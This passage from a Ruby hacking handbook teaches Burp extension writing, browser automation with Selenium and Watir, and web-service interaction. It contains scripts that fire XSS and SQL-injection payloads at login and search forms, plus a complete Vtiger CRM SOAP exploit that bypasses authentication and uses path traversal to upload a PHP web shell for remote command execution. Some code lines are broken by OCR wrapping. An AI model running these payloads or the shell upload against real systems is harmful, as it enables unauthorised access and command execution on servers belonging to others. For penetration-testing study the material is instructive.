2. Select the jar for Linux (JRuby x.x.x Complete .jar) or Executable for Windows.
3. Import the environment from **Burp Suite** >> **Extender** >> **Options** >> **Ruby Environment**.



Import the Burp Suite Extender Core API `IBurpExtender`


alert.rb

```
require 'java'
java_import 'burp.IBurpExtender'


class BurpExtender
  include IBurpExtender

  def registerExtenderCallbacks(callbacks)
    callbacks.setExtensionName("Rubyfu Alert!")
    callbacks.issueAlert("Alert: Ruby goes evil!")
  end
end
```

Load the plugin alert.rb



Check Alerts tab



Burp Suite Extension in Ruby template initiative

As Rubyfu project keeps groing, we've decided to develope our vesion of make a solid place for Ruby in the information security community. We've deceided to build a repository that makes building a Burp Suite extension in Ruby is very easy and understandable. **Repository link**

Buby

Buby is a mashup of JRuby with the popular commercial web security testing tool Burp Suite from PortSwigger. Burp is driven from and tied to JRuby with a Java extension using the BurpExtender API. This extension aims to add Ruby scriptability to Burp Suite with an interface comparable to the Burp's pure Java extension interface.

Resources

- Burp Suite Extender API Documentations [link]
- Step by step Ruby-based Burp Extension for JSON Encryption/Decryption [Part 1 | Part 2]
- Buby [website | rdoc]
- Extensions written in Ruby [WhatThWAF]
- Burp suite Scripting with Buby [Link]

Browser Manipulation

As a hacker, sometimes you need to automate your client side tests (ex. XSS) and reduce the false positives that happen specially in XSS tests. The traditional automation depends on finding the sent payload been received in the response, but it doesn't mean the vulnerability get really exploited so you have to do it manually again and again.

Here we'll learn how to make ruby controls our browser in order to **emulate** the same attacks from browser and get the real results.

The most known APIs for this task are ***Selenium*** and ***Watir*** which support most know web browsers currently exist.

Selenium Webdriver

Selenium is an umbrella project encapsulating a variety of tools and libraries enabling web browser automation.

- install selenium gem

  ```
  gem install selenium-webdriver
  ```

GET Request

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require "selenium-webdriver"

# Profile Setup and Tweak
proxy = Selenium::WebDriver::Proxy.new(
  :http     => PROXY,
  :ftp      => PROXY,
  :ssl      => PROXY
)       # Set Proxy hostname and port
profile = Selenium::WebDriver::Firefox::Profile.from_name "default"     # Use an existi
ng profile name
profile['general.useragent.override'] = "Mozilla/5.0 (compatible; MSIE 9.0; " +
                                        "Windows Phone OS 7.5; Trident/5.0; " +
                                        "IEMobile/9.0)"                 # Set User Agent

profile.proxy = proxy                                                   # Set Proxy
profile.assume_untrusted_certificate_issuer = false                     # Accept untrus
ted SSL certificates

# Start Driver
driver = Selenium::WebDriver.for(:firefox, :profile => profile)         # Start firefox
 driver with specified profile
# driver = Selenium::WebDriver.for(:firefox, :profile => "default")     # Use this line
 if just need a current profile and no need to setup or tweak your profile
driver.manage.window.resize_to(500, 400)                                # Set Browser w
indows size
driver.navigate.to "http://www.altoromutual.com/search.aspx?"           # The URL to na
vigate

# Interact with elements
element = driver.find_element(:name, 'txtSearch')   # Find an element named 'txtSearch'
element.send_keys "<img src=x onerror='alert(1)'>"  # Send your keys to element
element.send_keys(:control, 't')                    # Open a new tab
element.submit                                      # Submit the text you've just sent
```

> Note that the actual keys to send depend on your OS, for example, Mac uses `COMMAND + t`, instead of `CONTROL + t`.

POST Request

```ruby
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'selenium-webdriver'

browser = Selenium::WebDriver.for :firefox
browser.get "http://www.altoromutual.com/bank/login.aspx"

wait = Selenium::WebDriver::Wait.new(:timeout => 15)        # Set waiting timeout
# Find the input elements to interact with later.
input = wait.until {
  element_user = browser.find_element(:name, "uid")
  element_pass = browser.find_element(:name, "passw")
  # Retrun array of elements when get displayed
  [element_user, element_pass] if element_user.displayed? and element_pass.displayed?
}

input[0].send_keys("' or 1=1;--")   # Send key for the 1st element
input[1].send_keys("password")      # Send key fro the next element
sleep 1

# Click/submit the button based the form it is in (you can also call 'btnSubmit' method)

submit = browser.find_element(:name, "btnSubmit").click #.submit

# browser.quit
```

Let's test the page against XSS vulnerability. First I'll list what kind of action we need from browser

1. Open a browser window (Firefox)
2. Navigate to a URL (altoromutual.com)
3. Perform some operations (Send an XSS payload)
4. Check if the payload is working(Popping-up) or it's a false positive
5. Print the succeed payloads on terminal

selenium-xss.rb

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'selenium-webdriver'

payloads =
  [
    "<video src=x onerror=alert(1);>",
    "<img src=x onerror='alert(2)'>",
    "<script>alert(3)</script>",
    "<svg/OnlOad=prompt(4)>",
    "javascript:alert(5)",
    "alert(/6/.source)"
  ]

browser = Selenium::WebDriver.for :firefox                    # You can use :ff too
browser.manage.window.resize_to(500, 400)                     # Set browser size
browser.get "http://www.altoromutual.com/search.aspx?"

wait = Selenium::WebDriver::Wait.new(:timeout => 10)          # Timeout to wait

payloads.each do |payload|
  input = wait.until do
      element = browser.find_element(:name, 'txtSearch')
      element if element.displayed?
  end
  input.send_keys(payload)
  input.submit

  begin
    wait.until do
      txt = browser.switch_to.alert
      if (1..100) === txt.text.to_i
        puts "Payload is working: #{payload}"
        txt.accept
      end
    end
  rescue Selenium::WebDriver::Error::NoAlertOpenError
    puts "False Positive: #{payload}"
    next
  end

end

browser.close
```

Result

```
> ruby selenium-xss.rb
Payload is working: <video src=x onerror=alert(1);>
Payload is working: <img src=x onerror='alert(2)'>
Payload is working: <script>alert(3)</script>
Payload is working: <svg/OnlOad=prompt(4)>
False Positive: javascript:alert(5)
False Positive: alert(/6/.source)
```

Watir Webdriver

Watir is abbreviation for (Web Application Testing in Ruby). I believe that Watir is more elegant than Selenium but I like to know many ways to do the same thing, just in case.

- install watir gem

  ```
  gem install watir
  ```

GET Request

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'watir'

browser = Watir::Browser.new :firefox
browser.goto "http://www.altoromutual.com/search.aspx?"
browser.text_field(name: 'txtSearch').set("<img src=x onerror='alert(1)'>")
btn = browser.button(value: 'Go')
puts btn.exists?
btn.click

# browser.close
```

Sometime you'll need to send XSS GET request from URL like `http://app/search?q=<script>alert</script>` . You'll face a known error `Selenium::WebDriver::Error::UnhandledAlertError: Unexpected modal dialog` if the alert box popped up but it you do refresh page for the sent payload it'll work so the fix for this issue is the following.

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'watir'

browser = Watir::Browser.new :firefox
wait = Selenium::WebDriver::Wait.new(:timeout => 15)

begin
    browser.goto("http://www.altoromutual.com/search.aspx?txtSearch=<img src=x onerror=
alert(1)>")
rescue Selenium::WebDriver::Error::UnhandledAlertError
    browser.refresh
    wait.until {browser.alert.exists?}
end

if browser.alert.exists?
  browser.alert.ok
  puts "[+] Exploit found!"
  browser.close
end
```

POST Request

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'watir'

browser = Watir::Browser.new :firefox
browser.window.resize_to(800, 600)
browser.window.move_to(0, 0)
browser.goto "http://www.altoromutual.com/bank/login.aspx"
browser.text_field(name: 'uid').set("' or 1=1;-- ")
browser.text_field(name: 'passw').set("password")
btn = browser.button(name: 'btnSubmit').click

# browser.close
```

> - Since Waiter is integrated with Selenium, you can use both to achieve one goal
> - For Some reason in some log-in cases, you may need to add a delay time between entering username and password then submit.

Selenium, Watir Arbitrary POST request

Here another scenario I've faced, I was against POST request without submit button, in another word, the test was against intercepted request generated from jQuery function, in my case was a drop menu. So The work round wad quite simple, Just create an HTML file contains POST form with the original

parameters plus a **Submit button**(***just like creating CSRF exploit from a POST form***) then call that html file to the browser and deal with it as normal form. Let's to see an example here.

POST request

```
POST /path/of/editfunction HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.
0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 100
Cookie: PHPSESSIONID=111111111111111111111
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

field1=""&field2=""&field3=""&field4=""
```

example.html

```
<html>
  <head>
    <title>Victim Site - POST request</title>
  </head>
  <body>
    <form action="https://example.com/path/of/editfunction" method="POST">
      <input type="text" name="field1" value="" />
      <input type="text" name="field2" value="" />
      <input type="text" name="field3" value="" />
      <input type="text" name="field4" value="" />
      <p><input type="submit" value="Send" /></p>
    </form>
  </body>
</html>
```

exploit.rb

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'watir'

@browser = Watir::Browser.new :firefox
@browser.window.resize_to(800, 600)      # Set browser size
@browser.window.move_to(400, 300)        # Allocate browser position

def sendpost(payload)
  @browser.goto "file:///home/KING/Code/example.html"

  @browser.text_field(name: 'field1').set(payload)
  @browser.text_field(name: 'field2').set(payload)
  @browser.text_field(name: 'field3').set(payload)
  @browser.text_field(name: 'field4').set(payload)
  sleep 0.1
  @browser.button(value: 'Send').click
end

payloads =
    [
      '"><script>alert(1)</script>',
      '<img src=x onerror=alert(2)>'
    ]

puts "[*] Exploitation start"
puts "[*] Number of payloads: #{payloads.size} payloads"
payloads.each do |payload|
  print "\r[*] Trying: #{payload}"
  print "\e[K"
  sendpost payload

  if @browser.alert.exists?
    @browser.alert.ok
    puts "[+] Exploit found!: " + payload
    @browser.close
  end
end
```

Dealing with tabs

One of scenarios I've faced is to exploit XSS a user profile fields and check the result in another page which present the public user's profile. Instead of revisiting the URLs again and again I open new tab and refresh the public user's profile page then return back to send the exploit and so on.

xss_tab.rb

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
```

```
require 'watir'
require 'uri'

@url = URI.parse "http://example.com/Users/User_Edit.aspx?userid=68"

@browser = Watir::Browser.new :firefox
@browser.window.resize_to(800, 600)
# @browser.window.move_to(540, 165)
@wait = Selenium::WebDriver::Wait.new(:timeout => 10)

@browser.goto "http://example.com/logon.aspx"

# Login
@browser.text_field(name: 'Login1$UserName').set("admin")
@browser.text_field(name: 'Login1$Password').set("P@ssword")
sleep 0.5
@browser.button(name: 'Login1$LoginButton').click

def sendpost(payload)
  begin

    @browser.switch                                                               # Make
sure to focus on current tab/window
    @browser.goto "#{@url.scheme}://#{@url.host}/#{@url.path}?#{@url.query}"    # Goto
the URL
    @wait.until {@browser.text_field(id: 'txtFullName').exists?}                 # Wait
until wanted text area appear
    @browser.text_field(id: 'txtFullName').set(payload)                          # Set p
ayload to the text area
    @browser.text_field(id: 'txtFirstName').set(payload)                         # Set p
ayload to the text area
    @browser.button(name: '$actionsElem$save').click                             # Click
 Save button

  rescue Selenium::WebDriver::Error::UnhandledAlertError
    @browser.refresh                        # Refresh the current page
    @wait.until {@browser.alert.exists?}    # Check if alert box appear
  end
end

payloads =
  [
    "\"><video src=x onerror=alert(1);>",
    "<img src=x onerror='alert(2)'>",
    "<script>alert(3)</script>",
    "<svg/OnlOad=prompt(4)>",
    "javascript:alert(5)",
    "alert(/6/.source)"
  ]

puts "[*] Exploitation start"
puts "[*] Number of payloads: #{payloads.size} payloads"
```

```
@browser.send_keys(:control, 't')                              # Sent Ctrl+T to open n
ew tab
@browser.goto "http://example.com/pub_prof/user/silver.aspx"    # Goto the use's public
 profile
@browser.switch                                                # Make sure to focus on
 current tab/window

payloads.each do |payload|

  @browser.send_keys(:alt, '1')                                    # Send Alt+1 to go
to first tab
  sendpost payload
  puts "[*] Sending to '#{@browser.title}' Payload : #{payload}"
  @browser.send_keys(:alt, '2')                                    # Send Alt+2 to go
to second tab
  @browser.switch
  @browser.refresh
  puts "[*] Checking Payload Result on #{@browser.title}"

  if @browser.alert.exists?
    @browser.alert.ok
    puts
    puts "[+] Exploit found!: " + payload
    @browser.close
    exit 0
  end

end

@browser.close
puts
```

- Selenium official documentations
- Selenium Cheat Sheet
- Selenium webdriver vs Watir-webdriver in Ruby
- Writing automate test scripts in Ruby
- Selenium WebDriver and Ruby
- The Selenium Guidebook - Commercial
- Watir WebDriver
- Watir Cheat Sheet

Web Services and APIs

Web Services and APIs are getting popular and used in many known websites we use in daily basis. For that matter, I'd like to put some general definitions that may make it clear to deal with

Technical Definitions

API

An application programming interface (API) is a set of routines, data structures, object classes and/or protocols provided by libraries and/or operating system services in order to support the building of applications.

Web Service

A Web service (also Web Service) is defined by the W3C as "a software system designed to support interoperable machine-to-machine interaction over a network"

Difference Between API and Web Service

1. All Web services are APIs but all APIs are not Web services.
2. Web services might not perform all the operations that an API would perform.
3. A Web service uses only three styles of use: SOAP, REST and XML-RPC for communication whereas API may use any style for communication.
4. A Web service always needs a network for its operation whereas an API doesn't need a network for its operation.
5. An API facilitates interfacing directly with an application whereas a Web service interacts with two machines over a network.
6. Web service is like advanced URLs and API is Programmed Interface.
7. API contains classes and Interfaces just like a program.
8. A web service is a form of API (Application Programming Interface).
9. An API is used by a computer programmer to establish a link between software applications. This interface can take several forms, a web service is just one of these.
10. There are several types of web service. SOAP (Simple Object Access Protocol) is one of the most common. The API takes the form of a service description (WSDL) which is used to automatically generate the program code which makes the connection.

- Difference Between API And Web Service
- Application programming interface
- Web service

Interacting with Web Services

SOAP - WSDL

Generally speaking, dealing with SOAP means dealing with XML messages and a WSDL file (also XML) that describes how to use a given SOAP API. Ruby has really elegant way to do so and let's to get our hand dirty with an exploit

- Install wasabi, sabvon & httpclient gems

  ```
  gem install wasabi savon httpclient
  ```

Enumeration

```ruby
require 'wasabi'

url = "http://www.webservicex.net/CurrencyConvertor.asmx?WSDL"

document = Wasabi.document url

# Parsing the document
document.parser

# SOAP XML
document.xml

# Getting the endpoint
document.endpoint

# Getting the target namespace
document.namespace

# Enumerate all the SOAP operations/actions
document.operations

# Enumerate input parameters for particular operation
document.operation_input_parameters :conversion_rate

# Enumerate all available currencies
document.parser.document.element_children.children[1].children[1].children[3].children[1
].children.map {|c| c.attributes.values[0].to_s}
```

Results

```
>> url = "http://www.webservicex.net/CurrencyConvertor.asmx?WSDL"
=> "http://www.webservicex.net/CurrencyConvertor.asmx?WSDL"
>> document = Wasabi.document url
=> #<Wasabi::Document:0x00000002c79a50 @adapter=nil, @document="http://www.webservicex.
net/CurrencyConvertor.asmx?WSDL">
>> # Parsing the document
>> document.parser
=> #<Wasabi::Parser:0x0000000281ebb8
 @deferred_types=[],
 @document=
  #(Document:0x140fa3c {
    name = "document",
    children = [
      #(Element:0x140f294 {
        name = "definitions",
        namespace = #(Namespace:0x14017e8 { prefix = "wsdl", href = "http://schemas.xml
soap.org/wsdl/" }),
        attributes = [ #(Attr:0x1a507d4 { name = "targetNamespace", value = "http://www
.webserviceX.NET/" })],
        children = [
          #(Text "\n  "),
---kipped---
>> # Getting the endpoint
>> document.endpoint
=> #<URI::HTTP http://www.webservicex.net/CurrencyConvertor.asmx>
>> # Getting the target namespace
>> document.namespace
=> "http://www.webserviceX.NET/"
>> # Enumerate all the SOAP operations/actions
>> document.operations
=> {:conversion_rate=>
  {:action=>"http://www.webserviceX.NET/ConversionRate",
   :input=>"ConversionRate",
   :output=>"ConversionRateResponse",
   :namespace_identifier=>"tns",
   :parameters=>{:FromCurrency=>{:name=>"FromCurrency", :type=>"Currency"}, :ToCurrency
=>{:name=>"ToCurrency", :type=>"Currency"}}}}
>> # Enumerate input parameters for particular operation
>> document.operation_input_parameters :conversion_rate
=> {:FromCurrency=>{:name=>"FromCurrency", :type=>"Currency"}, :ToCurrency=>{:name=>"To
Currency", :type=>"Currency"}}
```

Interaction

```
require 'savon'

url = "http://www.webservicex.net/CurrencyConvertor.asmx?WSDL"
client = Savon.client(wsdl: url)

message = {'FromCurrency' => 'EUR', 'ToCurrency' => 'CAD'}
response = client.call(:conversion_rate, message: message).body

response[:conversion_rate_response][:conversion_rate_result]
```

Results

```
>> message = {'FromCurrency' => 'EUR', 'ToCurrency' => 'CAD'}
=> {"FromCurrency"=>"EUR", "ToCurrency"=>"CAD"}
>> response = client.call(:conversion_rate, message: message).body
=> {:conversion_rate_response=>{:conversion_rate_result=>"1.4417", :@xmlns=>"http://www
.webserviceX.NET/"}}

1.4415
```

Hacking via SOAP vulnerabilities

This is a working exploit for Vtiger CRM SOAP from auth-bypass to shell upload

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
# gem install savon httpclient
#
require 'savon'

if ARGV.size < 1
  puts "[+] ruby #{__FILE__} [WSDL URL]"
  exit 0
else
  url = ARGV[0]
end

shell_data, shell_name = "<?php system($_GET['cmd']); ?>", "shell-#{rand(100)}.php"

# Start client
client = Savon::Client.new(wsdl: url)

# List all available operations
puts "[*] List all available operations "
puts client.operations

puts "\n\n[*] Interact with :add_email_attachment operation"
response = client.call( :add_email_attachment,
                        message: {
                                     emailid:  rand(100),
                                     filedata: [shell_data].pack("m0"),
                                     filename: "../../../../../../#{shell_name}",
                                     filesize: shell_data.size,
                                     filetype: "php",
                                     username: "KING",
                                     sessionid: nil
                                 }
                      )
puts "[+] PHP Shell on:  http://#{URI.parse(url).host}/vtigercrm/soap/#{shell_name}?cmd
=id"
```

More about Savon

Interacting with APIs

APIs have a variety of structures to interact with their peers.

StackExchange API

```
require 'http'

json_res = JSON.parse(Net::HTTP.get(URI.parse "http://api.stackexchange.com/2.2/questions?site=stackoverflow"))
```

IPify API

```
require 'open-uri'
require 'json'
JSON.parse(open('https://api.ipify.org?format=json').read)["ip"]
```

WordPress API

Ruby has a standard library called `xmlrpc` which takes care of all xmlrpc stuff, you can even create an XML-RPC server using it. Let's to get some real word example

Looking for really known application that support XML-RPC then of course WordPress was the first attendee.

So what do we want to do?

- Say hello to WordPress
- List all available methods
- List all available users
- List all available post
- Create a new post!
- Retrieve our created post
- List all comments on our created post

```
require 'xmlrpc/client'

opts =
    {
        host: '172.17.0.2',
        path: '/xmlrpc.php',
        port: 80,
        proxy_host: nil,
        proxy_port: nil,
        user: 'admin',
        password: '123123',
        use_ssl: false,
        timeout: 30
    }

# Create a new instance
server = XMLRPC::Client.new(
    opts[:host], opts[:path], opts[:port],
    opts[:proxy_host], opts[:proxy_port],
    opts[:user], opts[:password],
    opts[:use_ssl], opts[:timeout]
)

# Create a new instance takes a hash
server = XMLRPC::Client.new3(opts)

# Say hello to WordPress
response = server.call("demo.sayHello")

# List all available methods
server.call('system.listMethods', 0)
```

```
# List all available users
server.call('wp.getAuthors', 0, opts[:user], opts[:password])

# List all available post
response = server.call('wp.getPosts', 0, opts[:user], opts[:password])

# Create a new post!
post =
    {
        "post_title"     => 'Rubyfu vs WP XML-RPC',
        "post_name"      => 'Rubyfu vs WordPress XML-RPC',
        "post_content"   => 'This is Pragmatic Rubyfu Post. Thanks for reading',
        "post_author"    => 2,
        "post_status"    => 'publish',
        "comment_status" => 'open'
    }
response = server.call("wp.newPost", 0, opts[:user], opts[:password], post)

# Retrieve created post
response =  server.call('wp.getPosts', 0, opts[:user], opts[:password], {"post_type" =>
"post", "post_status" => "published", "number" => "2", "offset" => "2"})

# List all comments on a specific post
response =  server.call('wp.getComments', 0, opts[:user], opts[:password], {"post_id" =
> 4})
```

Results

```
>> # Say hello to WordPress
>> response = server.call("demo.sayHello")
=> "Hello!"
>>
>> # List all available methods
>> server.call('system.listMethods', 0)
=> ["system.multicall",
 "system.listMethods",
 "system.getCapabilities",
 "demo.addTwoNumbers",
 "demo.sayHello",
 "pingback.extensions.getPingbacks",
 "pingback.ping",
 "mt.publishPost",
 "mt.getTrackbackPings",
 "mt.supportedTextFilters",
 ...skipping...
 "metaWeblog.newMediaObject",
 "metaWeblog.getCategories",
 "metaWeblog.getRecentPosts",
 "metaWeblog.getPost",
 "metaWeblog.editPost",
 "metaWeblog.newPost",
```

```
 ...skipping...
 "blogger.deletePost",
 "blogger.editPost",
 "blogger.newPost",
 "blogger.getRecentPosts",
 "blogger.getPost",
 "blogger.getUserInfo",
 "blogger.getUsersBlogs",
 "wp.restoreRevision",
 "wp.getRevisions",
 "wp.getPostTypes",
 "wp.getPostType",
 ...skipping...
 "wp.getPost",
 "wp.deletePost",
 "wp.editPost",
 "wp.newPost",
 "wp.getUsersBlogs"]
>>
>> # List all available users
>> server.call('wp.getAuthors', 0, opts[:user], opts[:password])
=> [{"user_id"=>"1", "user_login"=>"admin", "display_name"=>"admin"}, {"user_id"=>"3",
"user_login"=>"galaxy", "display_name"=>"Galaxy"}, {"user_id"=>"2", "user_login"=>"Ruby
fu", "display_name"=>"Rubyfu"}]
>>
>> # List all available post
>> response = server.call('wp.getPosts', 0, opts[:user], opts[:password])
=> [{"post_id"=>"4",
  "post_title"=>"Rubyfu vs WP XMLRPC",
  "post_date"=>#<XMLRPC::DateTime:0x0000000227f3b0 @day=1, @hour=19, @min=44, @month=11
, @sec=31, @year=2015>,
  "post_date_gmt"=>#<XMLRPC::DateTime:0x0000000227d178 @day=1, @hour=19, @min=44, @mont
h=11, @sec=31, @year=2015>,
  "post_modified"=>#<XMLRPC::DateTime:0x000000021d6ee0 @day=1, @hour=19, @min=52, @mont
h=11, @sec=25, @year=2015>,
  "post_modified_gmt"=>#<XMLRPC::DateTime:0x000000021d4ca8 @day=1, @hour=19, @min=52, @
month=11, @sec=25, @year=2015>,
  "post_status"=>"publish",
  "post_type"=>"post",
  "post_name"=>"rubyfu-vs-wordpress-xmlrpc",
  "post_author"=>"2",
  "post_password"=>"",
  "post_excerpt"=>"",
  "post_content"=>"This is Pragmatic Rubyfu Post. Thanks for reading",
  "post_parent"=>"0",
  "post_mime_type"=>"",
  "link"=>"http://172.17.0.2/2015/11/01/rubyfu-vs-wordpress-xmlrpc/",
  "guid"=>"http://172.17.0.2/?p=4",
  "menu_order"=>0,
  "comment_status"=>"open",
  "ping_status"=>"open",
  "sticky"=>false,
  "post_thumbnail"=>[],
```

